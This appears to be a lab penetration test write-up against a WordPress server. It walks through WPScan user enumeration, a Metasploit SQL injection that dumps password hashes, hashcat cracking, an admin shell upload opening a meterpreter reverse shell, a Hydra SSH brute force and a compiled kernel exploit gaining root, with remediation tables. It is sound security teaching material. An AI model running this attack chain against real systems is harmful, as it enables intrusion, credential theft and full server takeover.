
This MySQL server has been running for 0 days, 0 hours, 59 minutes and 18 seconds. It started up on Feb 24, 2020 at 10:00 PM.

Traffic	#	ø per hour
Received	602.4 KiB	609.5 KiB
Sent	3.6 MiB	3.7 MiB
Total	4.2 MiB	4.3 MiB

Connections	#	ø per hour	%
Max. concurrent connections	9	---	---
Failed attempts	9	9.11	2.51%
Aborted	0	0	0%
Total	358	362.23	100.00%

Figure 7: Database information

Figure 8, shows us that from the WPScan we have found some potential users.



```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] webmaster
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Apr 20 21:13:38 2022
[+] Requests Done: 3420
[+] Cached Requests: 9
[+] Data Sent: 972.177 KB
[+] Data Received: 1.088 MB
[+] Memory used: 247.203 MB
[+] Elapsed time: 00:00:24
chb@DESKTOP-H5GLTJ4:~$
```


Figure 8: WPScan (3)

CVE 2019-10692

Title	Info/Version
Vulnerability Name	WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection
Vulnerability Description	This exploit allows an attacker to use SQL Injection to collect information from a database.
Tools and versions	Metasploit v5.0.101-dev
CVE	CVE 2019-10692
Risk rating	9.8
Impact	This exploit may allow an attacker to collect information from a database by SQL injection which may result in a breach of sensitive data.
Recommendation	Upgrade the plugin wp-google-maps to the latest version.

SQL Injection


Earlier in Figure 5, we found an out of date plugin, wp-google-maps, upon looking up the plugin on msfconsole we are able to see there is a possible SQL Injection vulnerability.
(Figure 9) (CVE 2019-10692)



```
msf5 > search wp-google-maps

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/admin/http/wp_google_maps_sqli  2019-04-02       normal  Yes    WordPress Google Maps Plu
gin SQL Injection


msf5 > 
```

Figure 9: msfconsole (search wp-google-maps)

Upon setting up and executing the SQL Injection with the database prefix we found in Figure 7 we can see we can obtain a list of hashes for passwords as seen in Figure 10.




```
[*] 10.10.239.62:60080 - Trying to retrieve the vt_users table...
[+] Credentials saved in: /root/.msf4/loot/20220420212532_default_10.10.239.62_wp_google_maps.j_722337.bi
n
[+] 10.10.239.62:60080 - Found webmaster $P$BQ0t5pgm4c7syjyKAyGzngL.bdKYmY0 webmaster@none.local
[+] 10.10.239.62:60080 - Found tom $P$BAFkukAVDG1zMN9idLsZofklgvMNg31 tom@local.com
[+] 10.10.239.62:60080 - Found admin $P$Bg6xS5.xetFr2CvKkbmsJpg/fUh7aI. admin@none.local
[*] Auxiliary module execution completed
msf5 auxiliary(admin/http/wp_google_maps_sqli) > 
```

Figure 10: User hashes(Vulnerability 2)

Hash Cracking

After using hashcat to crack the passwords we manage to recover 2 passwords shown in Figure 11.



```
chb@DESKTOP-H5GLTJ4:~$ hashcat -O -m 400 -a 0 hash.txt rockyou.txt --force --show
$P$Bg6xS5.xetFr2CvKkbmsJpg/fUh7aI.:qwerty1235
$P$BAFkukAVDG1zMN9idLsZofklgvMNg31:1+1=windowtomy!
chb@DESKTOP-H5GLTJ4:~$
```


Figure 11: Cracked hashes

CVE - WordPress Admin Shell Upload

Title	Info/Version
Vulnerability Name	WordPress Admin Shell Upload - Metasploit
Vulnerability Description	Allows a reverse shell to be uploaded from user credentials which allows for access to the file system.
Tools and versions	Metasploit v5.0.101-dev
CVE	—
Risk rating	7.3
Impact	This attack may allow an attacker to gain access to a file system and also possibly run commands on the server.
Recommendation	Upgrade WordPress to the latest version.

Reverse Shell

After gaining a set of credentials I was able to use msfconsole to gain a remote shell, using the ‘unix/webapp/wp_admin_shell_upload’ exploit as shown in Figure 12.




```
Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   1+1=windowtomy!  yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.239.62     yes       The target host(s), range CIDR identifier, or hosts file with sy
ntax 'file:<path>'
   RPORT      60080            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   tom              yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.180.226    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.10.180.226:4444
[*] Authenticating with WordPress using tom:1+1=windowtomy!...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/ZAcueeZrtj/bzaipjruGw.php...
[*] Sending stage (38288 bytes) to 10.10.239.62
[*] Meterpreter session 1 opened (10.10.180.226:4444 -> 10.10.239.62:57800) at 2022-04-20 22:22:13 +0100
[+] Deleted bzaipjruGw.php
[+] Deleted ZAcueeZrtj.php
[+] Deleted ../ZAcueeZrtj

meterpreter >
```

Figure 12: Reverse shell (Vulnerability 3)

From the reverse shell, I was able to find information about possible user passwords from the backup credentials file. (Figure 13) I was also able to edit files at this stage.

CWE - 521 (Weak passwords)

Title	Info/Version
Vulnerability Name	Weak passwords
Vulnerability Description	When a user chooses a weak password which has been compromised in the past e.g. password or 12345 which can be cracked using a dictionary.
Tools and versions	Hashcat 5.1.0
CWE	CWE 521
Risk rating	—
Impact	Allows an attacker to crack passwords from the hash which might lead to account compromises
Recommendation	Secure passwords to higher standards and practices.




```
meterpreter > ls
Listing: /var/www/html/backup
=============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  0     fil   2022-03-01 06:40:36 +0000  backup1.txt
100644/rw-r--r--  316   fil   2022-03-01 06:52:45 +0000  config-empty.html
100644/rw-r--r--  0     fil   2022-03-01 06:40:36 +0000  config-new.txt
100644/rw-r--r--  0     fil   2022-03-01 06:40:36 +0000  config-old2.txt
100644/rw-r--r--  0     fil   2022-03-01 06:30:15 +0000  config.txt
100644/rw-r--r--  0     fil   2022-03-01 06:40:36 +0000  config1.txt
100644/rw-r--r--  0     fil   2022-03-01 06:40:36 +0000  credentials.txt
100644/rw-r--r--  0     fil   2022-03-01 06:40:36 +0000  db.sql

meterpreter > cat config-empty.html
Note: clear all back up configuration files
<!--
For testing only
tom12345
admin123
adminplenty
adminsmart
adminforyes
12345
sixteen
17teen
admin
efef
yesaa
yessir
yessir12345
configurepassword
educated12345
54321
admin54321
tombrady
michaeloa
admin12345
tom12345
testing12345
adminadmin
hash12345
nonsense12345
-->
meterpreter >
```

Figure 13: config-empty.html contents

SSH Brute force

Using the list of possible passwords found in Figure 13 we are able to brute force an SSH connection (Figure 14) using Hydra 8.6.



```
root@ip-10-10-76-35:~# hydra -l administrator -P wl.txt 10.10.239.62 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-04-20 22:43:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.239.62:22/
[22][ssh] host: 10.10.239.62   login: administrator   password: admin12345
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2022-04-20 22:43:56
root@ip-10-10-76-35:~#
```

Figure 14: Brute force ssh on administrator

As we can see from Figure 14, we are able to brute force the user administrator with password admin12345.


From here we are able to create an ssh connection which allows us to navigate the file structure this is a CWE (Weak password)

CVE 2017-16995

Title	Info/Version
Vulnerability Name	Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
Vulnerability Description	This exploit allows an attacker to gain privileges on a server e.g root.
Tools and versions	4.4.0-31-generic kernel
CVE	CVE 2017-16995
Risk rating	7.8
Impact	May allow an attacker to gain root access which would allow the attacker access to the entire server.
Recommendation	Upgrade the operating system kernel to the most recent release.

Kernel Exploit


After connecting via SSH we can find the kernel version to see if there are any exploits. (Figure 15)



```
administrator@server:/$ cat /proc/version
Linux version 4.4.0-31-generic (buildd@lgw01-16) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2.1) )
 #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016
administrator@server:/$ 
```


Figure 15: Kernel version

Root Access



```
root@ip-10-10-76-35:~# scp 45010.c administrator@10.10.62.164:~/45010.c

ssh: connect to host 10.10.62.164 port 22: No route to host
lost connection
root@ip-10-10-76-35:~# https://www.exploit-db.com/exploits/45010
bash: https://www.exploit-db.com/exploits/45010: No such file or directory
root@ip-10-10-76-35:~# https://www.exploit-db.com/exploits/45010
bash: https://www.exploit-db.com/exploits/45010: No such file or directory
root@ip-10-10-76-35:~# https://www.exploit-db.com/exploits/45010
bash: https://www.exploit-db.com/exploits/45010: No such file or directory
root@ip-10-10-76-35:~# scp 45010.c administrator@10.10.62.164:~/45010.c
ssh: connect to host 10.10.62.164 port 22: No route to host
lost connection
root@ip-10-10-76-35:~# scp 45010.c administrator@10.10.239.62:~/45010.c
administrator@10.10.239.62's password:
45010.c                                       100%   13KB  14.2MB/s   00:00
root@ip-10-10-76-35:~# ssh administrator@10.10.239.62
administrator@10.10.239.62's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

145 packages can be updated.
2 updates are security updates.


Last login: Wed Apr 20 22:51:15 2022 from 10.10.76.35
administrator@server:~$ ls
45010.c
administrator@server:~$ gcc 45010.c
administrator@server:~$ ls
45010.c  a.out
```

Figure 16: Compile the CVE



```
administrator@server:~$ ./a.out
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88000005b100
[*] Leaking sock struct from ffff88000e9bbfc0
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880035798300
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880035798300
[*] credentials patched, launching shell...
# whoami
root
# ls
45010.c  a.out
# cd ..
# ls
administrator  tom
# cd ..
# cd ..
# cd ..
# ls
